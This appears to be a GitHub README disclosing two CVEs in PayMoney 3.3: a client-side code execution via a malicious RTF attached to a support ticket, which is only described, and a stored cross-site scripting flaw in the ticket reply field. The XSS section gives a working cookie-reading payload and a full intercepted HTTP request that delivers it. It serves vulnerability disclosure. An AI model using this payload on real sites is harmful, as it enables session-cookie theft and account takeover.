saitamang Add files via upload ... on Sep 13 History

..

img	2 months ago
README.md	3 months ago

README.md

CVE-2022-37140


```
# Exploit Title: PayMoney 3.3 is vulnerable to Client Side Remote Code Execution
(RCE).
# Date: 24/07/2022
# Exploit Author: saitamang
# Vendor Homepage: https://paymoney.techvill.org/
# Software Link: https://paymoney.techvill.org/
# Version: 3.3
```

Description


The paymoney.techvill.org system suffers from Client Side Remote Code Execution (RCE) from uploading malicious RTF file. The vulnerability exist on reply ticket function and upload the malicious file. A calculator will open when the victim who download the file open the RTF file.

Attack Vector


1. The attacker create the malicious macro file




2. The file is then uploaded



3. If the user download the file, the file can be executed and gain the client side RCE.



4. The RCE executed on client side.



CVE-2022-37137


```
# Exploit Title: PayMoney 3.3 is vulnerable to Stored Cross-Site Scripting (XSS)
during replying the ticket
# Date: 24/07/2022
# Exploit Author: saitamang
# Vendor Homepage: https://paymoney.techvill.org/
# Software Link: https://paymoney.techvill.org/
# Version: 3.3
```

Description

The XSS can be obtain from injecting under "Message" field with "description" parameter with the specially crafted payload to gain Stored XSS. The XSS then will prompt after that or can be access from the view ticket function.


Attack Vector

1. The user first must created a ticket.



2. Then on the replying the ticket under "Message" field with "description" parameter, inject the payload below to gain Stored Cross-Site Scripting(XSS).

```
"><svg/onload=alert(document.cookie)>
```




Request to https://paymoney.techvill.org:443 [68.66.224.21]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
CJtYWMiOiI0MDM2MGU2NzZmZjQ3NWJiZDMwZGJlZTNjN2I0MmY2YmFjMTQ2YjRiOTdmMmFkN2ZmMGVmMDk1YzJjOWRmZWNlIn0%3D; paymoney_
eyJpdiI6IkJMdDhpR3duSlZ6MzVmS3VrSFdBY0E9PSIsInZhbHVlIjoiL21DdjRYMFE0aS9Xa25hckZJUk15dmJzeWJEb3kwZDc0VmpVUm5QMHJ2
CJtYWMiOiI0YzIxNmY5YjNhYmUyODgzNGI3MWZmZDEyNzE3MjVjYTYwMGM3ZjRlZTU2NWJmMTkyNjkxNDVlYzBiNTQ3ZWI3In0%3D
Content-Length: 653
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://paymoney.techvill.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHuOrROpfNvfPgECW
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://paymoney.techvill.org/modern/ticket/reply/6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

------WebKitFormBoundaryHuOrROpfNvfPgECW
Content-Disposition: form-data; name="ticket_id"

6
------WebKitFormBoundaryHuOrROpfNvfPgECW
Content-Disposition: form-data; name="_token"

FZ5vahsxTjvkPlHArW6LVS89jPrybH3JMwW5wPpG
------WebKitFormBoundaryHuOrROpfNvfPgECW
Content-Disposition: form-data; name="description"

xss"><svg/onload=alert(document.cookie)>
------WebKitFormBoundaryHuOrROpfNvfPgECW
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryHuOrROpfNvfPgECW
Content-Disposition: form-data; name="status_id"

1
------WebKitFormBoundaryHuOrROpfNvfPgECW--
```

3. The XSS will prompt or can be access from the view ticket function


https://paymoney.techvill.org/modern/ticket/reply/6
paymoney.techvill.org says
XSRF-TOKEN=eyJpdiI6IlNGL3dMc3BFTHI2QXIGWmZTWVIrN0E9PSIsInZhbHVlIjoieHhXSU1GQW1ST29vR3ViNFZTTVlGbVROekJ3dVQxNDFGWkdJM3hpYjE1Zk1TcEQzNEFaZE03b3NMbUszcDluOTY3bkNGS240WWIxWVJwbS9XOVBLMUY2Tnc0QTgxNWRoZmxPUnVDOXhwVUM4c0xaTjdlT240bFEr5TRmb1pZdGgiLCJtYWMiOiJmYjExMTYzNjU1ZjU3NGVjMWRlYzQxZjA5Z
OK
Paymoney
THEME MODE
LIGHT
MENUS
Dashboard
Transactions
Wallets
Deposit Fund
Send Money
Request Money
Exchange Currency
Tickets
View Ticket
See details conversation
+ New ticket
Ticket ID
TIC-AUAXRG
Subject
xss
Date
26-07-2022 10:25 PM
Priority
Low
Status
Open
Ticket Reply Saved Successfully!
Message *
Choose a file
Submit